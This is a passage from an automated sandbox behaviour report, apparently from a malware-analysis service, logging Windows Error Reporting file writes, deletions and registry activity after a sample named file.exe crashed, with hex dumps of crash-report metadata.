C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7972	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7976	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	7980	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	8000	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	8004	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	8006	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	8044	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	8048	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	8050	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	8088	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	8092	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	8096	98	3c 00 47 00 75 00 69 00 64 00 3e 00 32 00 38 00 35 00 33 00 33 00 36 00 37 00 35 00 2d 00 63 00 37 00 30 00 31 00 2d 00 34 00 65 00 39 00 36 00 2d 00 39 00 66 00 36 00 33 00 2d 00 64 00 38 00 39 00 37 00 36 00 31 00 38 00 64 00 30 00 35 00 34 00 35 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>28533675-c701-4e96-9f63-d897618d0545</Guid>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	8194	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	8198	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	8202	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 32 00 3a 00 30 00 34 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:42:04Z</CreationTime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	8300	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	8304	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	8306	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	8346	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA72B.tmp.WERInternalMetadata.xml	8350	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA78A.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_0831a7e6\Report.wer	0	2	fd fd		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_0831a7e6\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_0831a7e6\Report.wer	10410	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 39 00 34 00 39 00 39 00 37 00 37 00 39 00 35 00	MetadataHash=-94997795	success or wait	1	6DA8497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{131fb8a3-ca24-4fc6-6c7f-af96dc67e6a8}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{131fb8a3-ca24-4fc6-6c7f-af96dc67e6a8}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{131fb8a3-ca24-4fc6-6c7f-af96dc67e6a8}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DA843D1	unknown

Analysis Process: WerFault.exe PID: **4708**, Parent PID: **6136**

General

Target ID:	12
Start time:	17:42:06
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 868
Imagebase:	0x30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA91717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC0CF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC0CF.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_1209c12b	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_1209c12b\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC0CF.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC0CF.tmp.xml	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFAB3.tmp.csv	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFAD3.tmp.txt	success or wait	1	6DA8497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 62 fd 3b 63 fd 05 12 00 00 00 00 00	MDMP b;c	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	7096	6	00 00 00 00 00 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 1b 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 17 00 00 4f fd 3b 63 01 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWTO;c0Pacific Standard TimePacific Daylight Time	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	8272	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd fd 02 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd fd 02 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd fd 02 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.@.(.#F+	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	1620	168	34 17 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 50 20 00 00	4..P	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	15432	20	2a 00 00 00 00 00 3a 00 00 00 00 00 fd 04 00 00 fd 3e 00 00	*:>	success or wait	42	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	16108	1176	00 00 00 00 fd fd fd fd 00 00 40 00 fd 7b fd 77 fd 0a 5a 00 00 00 00 00 00 00 5a 00 fd 79 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 00 10 fd 76 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 fd 7b fd 77 fd fd fd fd 00 00 00 00 00 00 fd 7f 00 00 00 00 30 07 fd 7f 00 00 fd 7f 28 02 fd 7f 50 06 fd 7f 04 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 07 6d fd fd fd 00 00 10 00 00 20 00 00 00 00 01 00 00 10 00 00 04 00 00 00 10 00 00 00 60 66 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 50 53 fd 77 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 02 00 00 00 05 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@{wZZywv{w0(Pm `fwPSwB	success or wait	41	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	71728	572	fd fd fd 77 fd fd fd 77 fd 02 00 00 fd fd fd fd 10 00 00 00 58 fd fd 02 24 fd fd 02 fd fd fd fd 40 fd fd 77 40 fd fd 77 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 66 00 fd 02 00 00 fd fd fd fd fd 02 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 48 fd 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 18 25 67 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3a 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd 02 fd fd fd 00 fd fd fd 02 78 fd 66 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	wwX$@w@wfHf%g:xf	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	1788	4	09 00 00 00		success or wait	9	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	8988	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd 03 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 19 00 2c fd fd 77 23 00 00 00 12 02 00 00 10 fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++,w#+	success or wait	9	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	2176	48	34 17 00 00 00 00 00 00 20 00 00 00 00 00 00 00 00 fd 3b 00 00 00 00 00 fd fd fd 02 00 00 00 00 54 12 00 00 fd fd 00 00 fd 02 00 00 7c 39 00 00	4 ;T|9	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	2236	4	27 00 00 00	'	success or wait	39	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	7102	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	39	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	6344	752	00 00 04 74 00 00 00 00 00 00 03 00 fd fd 03 00 fd 2a 2c fd 32 20 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 25 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 30 23 03 00 00 00 00 7b 52 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 2c 79 03 00 00 00 00 00 06 7d 03 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 2b 1b 00 00 00 00 00 02 fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 3d 02 05 00 00 00 00	t*,2 BB?%@AZb0# {R,y}>+@=	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	72300	13642	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB6DA.tmp.dmp	32	108	03 00 00 00 fd 01 00 00 fd 06 00 00 04 00 00 00 78 10 00 00 fd 08 00 00 05 00 00 00 fd 02 00 00 48 3c 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 50 24 00 00 66 2b 01 00 15 00 00 00 fd 01 00 00 34 19 00 00 16 00 00 00 fd 00 00 00 20 1b 00 00	xH<T8TP$f+4	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC060.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
